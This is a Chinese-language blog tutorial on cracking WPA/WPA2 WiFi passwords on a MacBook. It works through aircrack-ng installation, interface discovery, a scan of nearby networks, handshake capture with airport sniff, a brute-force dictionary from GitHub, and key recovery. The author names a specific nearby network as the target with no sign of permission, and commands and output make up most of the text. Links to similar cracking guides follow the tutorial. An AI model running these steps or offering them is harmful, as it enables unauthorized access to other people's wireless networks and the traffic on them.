
MACBOOK 破解wifi密码
MACBOOK 破解wifi密码
Table of Contents
1 安装homebrew
/usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
2 安装aircrack-ng
sudo brew install aircrack-ng
安装时可能会遇到相关路径操作权限不足的问题,根据提示,直接复制命令执行,例如:
sudo chown -R $(whoami) /usr/local/lib /usr/local/lib/pkgconfig /usr/local/lib/python3.7/site-packages

chmod u+w /usr/local/lib /usr/local/lib/pkgconfig /usr/local/lib/python3.7/site-packages
安装完成后,在使用时需要指定绝对路径来调用 aircrack-ng ,此时为了方便,做以下操作:
# 创建路径

halberd:bin halberd$ sudo mkdir -p /usr/local/sbin

# 修改路径的属组

halberd:bin halberd$ sudo chown -R halberd:admin /usr/local/sbin

# 建立文件连接

halberd:bin halberd$ brew link aircrack-ng

Linking /usr/local/Cellar/aircrack-ng/1.5.2... 54 symlinks created
后面就可以直接调用 aircrack-ng及相关命令了。
3 获取wifi网卡信息
左键单南wifi图标:
在下拉框中选择 "Open Network Preference":


随后点迁wifi后,点选右侧框的"Advanced":
接下来在新的窗口中选择hardware 查看MAC地址:

找到mac地址后, 查看网卡设备名:
ifconfig |grep -i "98:5a:eb:8b:e1:9e" -A 4 -B 1
结果如下:
  halberd:tmp halberd$ ifconfig |grep -i "98:5a:eb:8b:e1:9e" -A 4 -B 1

en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500

	ether 98:5a:eb:8b:e1:9e

	nd6 options=201<PERFORMNUD,DAD>

	media: autoselect (<unknown type>)

	status: inactive

en1: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
由此确定wifi网卡的设备名是en0.
4 获取所有可识别的wifi信息
halberd:tmp halberd$ sudo /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s

Password:

                            SSID BSSID             RSSI CHANNEL HT CC SECURITY (auth/unicast/group)

                        3号直播间 dc:16:b2:5b:c9:9c -84  157     Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

            AIHZ WaveLAN Network 54:a2:74:2d:8a:5f -79  149     Y  CN WPA2(PSK/AES/AES)

                       klbblm-sj 48:7d:2e:5e:76:7d -75  149     Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

                   ChinaNet-QpNr 18:75:32:ad:25:d1 -58  9       Y  -- WPA(PSK/AES,TKIP/TKIP)

                        PublicRD 08:57:00:67:3a:c0 -67  6,+1    Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

                      PublicRD03 34:96:72:a4:e1:ff -42  6,-1    Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

                  Leave-me-alone 3c:46:d8:69:c9:9d -31  6,-1    Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

            AIHZ WaveLAN Network 54:a2:74:2d:8a:50 -53  1       Y  CN WPA2(PSK/AES/AES)

                     celled_yang dc:fe:18:c6:62:fd -60  1,+1    Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

                       klbblm-dn 48:7d:2e:5e:76:7b -58  11,-1   Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

                             zzz 70:af:6a:00:63:c6 -75  11,-1   Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

                        2号直播间 48:7d:2e:51:ea:9c -68  11      Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
其中特别注意的是channel ,后面的步骤需要用到。这里我将破解3号直接间的wifi密码, 对应的channel 是157。
5 监听wifi登录信息
sudo /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport en0 sniff 157
当执行以上命令, 开始监听以后, wifi的图标会发生改变, 变成一个小眼睛一样的图标: 
在监听过程中,假如有人登录了该wifi, airport会将监听到的包信息获取到本地,并保存在/tmp路径中。 文件命名格式为: airportSniffxxxx.cap ,在监听过程中可随时查看/tmp最新生成的文件 大小。可以多监听一断时间,只要有人登录, 密码信息就会被保存起来。
当获取了信息后,可以使用 Ctrl-c 取消监听。
在测试过程中,出现了 Segmentation fault: 11 错误,有可能是空指针问题。待解决。
6 查看是否获取handshake信息
sudo aircrack-ng /tmp/airportSniff8g0Oex.cap
如果没有,则继续执行上一步操作,继续监听。
7 获取密码字典
可以去github上搜索密码字典,比如搜索 "爆破"。 也可以直接从https://github.com/rootphantomer/Blasting_dictionary 中下载,进行尝试。
8 破解
sudo aircrack-ng -w <密码文件> -b <BSSID> <监听信息文件>
破解完成后, 程序会输出 "KEY FOUND! [xxxxxx]" [] 里的就是密码。
如果没破解出来,可以换个字典继续尝试破解。
 Author: halberd.lee
MACBOOK 破解wifi密码的更多相关文章
- Kali Linux使用Aircrack破解wifi密码(wpa/wpa2)
Kali Linux能做很多事,但是它主要以渗透测试及'破解wifi密码'闻名. 如果你使用Macbook 请看 使用macbook破解WPA/WPA2 wifi密码 要求: 安装有Kali Linu ...
- Kali Linux下破解WIFI密码挂载usb无线网卡的方法
Kali Linux下破解WIFI密码挂载usb无线网卡的方法 时间:2014-10-12 来源:服务器之家 投稿:root 首先我要说的是,wifi密码的破解不是想象中的那么容易,目前还 ...
- 真正的手机破解wifi密码,aircrack-ng,reaver,仅限mx2(BCM4330芯片)
仅限mx2(BCM4330芯片),mx可能有戏没测试(BCM4329?),mx3不行. PS:原生安卓应用,非虚拟机 reaver,不知道是啥的看这里http://tieba.baidu.com/p/ ...
- 怎么破解Wifi密码
破解无络网络Wifi密码,让手机上Wifi不再受限. 方法/步骤 1 上网搜索并下载“Wfi万能钥匙”APK程序,然后将其安装到手机内存中.可以借助手机类管理软件将APK应用安装到手机中. 步骤阅读 ...
- Mac系统安装Aircrack-ng破解wifi密码(2)
我们上一篇文章说过如何通过Aircrack-ng, 破解使用WPA/PSK加密方式的路由密码, 这一篇介绍的是使用Aircrack-ng破解使用WEP加密方式的路由密码: WEP和WPA/PSK的区别 ...
- aircrack 破解wifi密码
分享一个用aircrack破解wifi密码的步骤: 1.新建一个终端 airmon-ng check kill airmon-ng start wlan0 airodump-ng wlan0mon 此 ...
- 电脑破解wifi密码(至少连过1次的才可以)
电脑破解wifi密码(至少连过1次的才可以) 连过的wifi密码忘记了怎么办? 只要你电脑连过的都能破解. cmd输入以下内容查看电脑连接过的wifi名字. netsh wlan show profi ...
- 分享一个撩妹、装13神技能,0基础用Python暴力破解WiFi密码
WiFi密码Python暴力破解 Python密码破解部分截图 获取视频资料,转发此文+点击喜欢,然后获取资料请加Python交流群:580478401,就可以获取视频教程+源码 环境准备: py ...
- 用 Python 破解 WiFi 密码
如今,WiFi 跟我们的生活息息相关,无处不在.没有 WiFi 的地方是没有灵魂的! 然而,比没有WiFi更让人绝望的,是有满格WiFi信号却没有密码…… 今天我们就来尝试下,如何利用pyth ...
随机推荐
- js实现复制 、剪切功能-clipboard.min.js 示例
html: <div id="txt">我是要复制的内容</button> <button id="copyBtn">点击复 ...
- VUE【二、选项和生命周期】
vue对象,类似于一个viewModel,是处理页面显示的数据模型的对象 其中会有很多选项,以下为较常用的: 选项 1.data-数据 vue实例会代理其data对象里的所有属性 2.methods- ...
- java实现简单的单点登录 (转)
摘要:单点登录(SSO)的技术被越来越广泛地运用到各个领域的软件系统当中.本文从业务的角度分析了单点登录的需求和应用领域:从技术本身的角度分析了单点登录技术的内部机制和实现手段,并且给出Web-SSO ...
- 【Java-算法】 十六进制转字节数组
Java Code public class Convert{ public static void main(String args[]) { String sHex = "00 B6 0 ...
- Codeforces工具总结
本总结针对Linux用户,由于笔者一直使用Ubuntu系统打Codeforces 打Codeforcecs,想精确能力,打出究极罚时,可以考虑以下套餐 套餐一 vim选手 使用vim + fish + ...
- window上git bash运行错误记录
错误现象:每次启动git bash报出如下错误gitbash 0 [main] bash 11928 fork: child -1 - CreateProcessW failed for 'D:\P ...
- [Luogu] 维护序列
https://www.luogu.org/problemnew/show/P2023 线段树双懒标记下放 #include <bits/stdc++.h> using namespace ...
- 数据结构实验之求二叉树后序遍历和层次遍历(SDUT 2137)
Problem Description 已知一棵二叉树的前序遍历和中序遍历,求二叉树的后序遍历和层序遍历. Input 输入数据有多组,第一行是一个整数t (t<1000),代表有t组测试数据. ...
- 第四章 Python数据分析-描述性分析
Python基础统计 统计函数:describe() 常用的统计指标函数: 统计函数 注释 (@数据分析-jacky) size 计算 sum 求和 mean 平均值 var 方差 std 标准差
- NIO学习总结
第一.NIO概述 java.nio 全称 java non-blocking IO,是指 JDK 提供的新 API.从 JDK1.4 开始,Java 提供了一系列改进的输入/输出的新特性,被统称为 N ...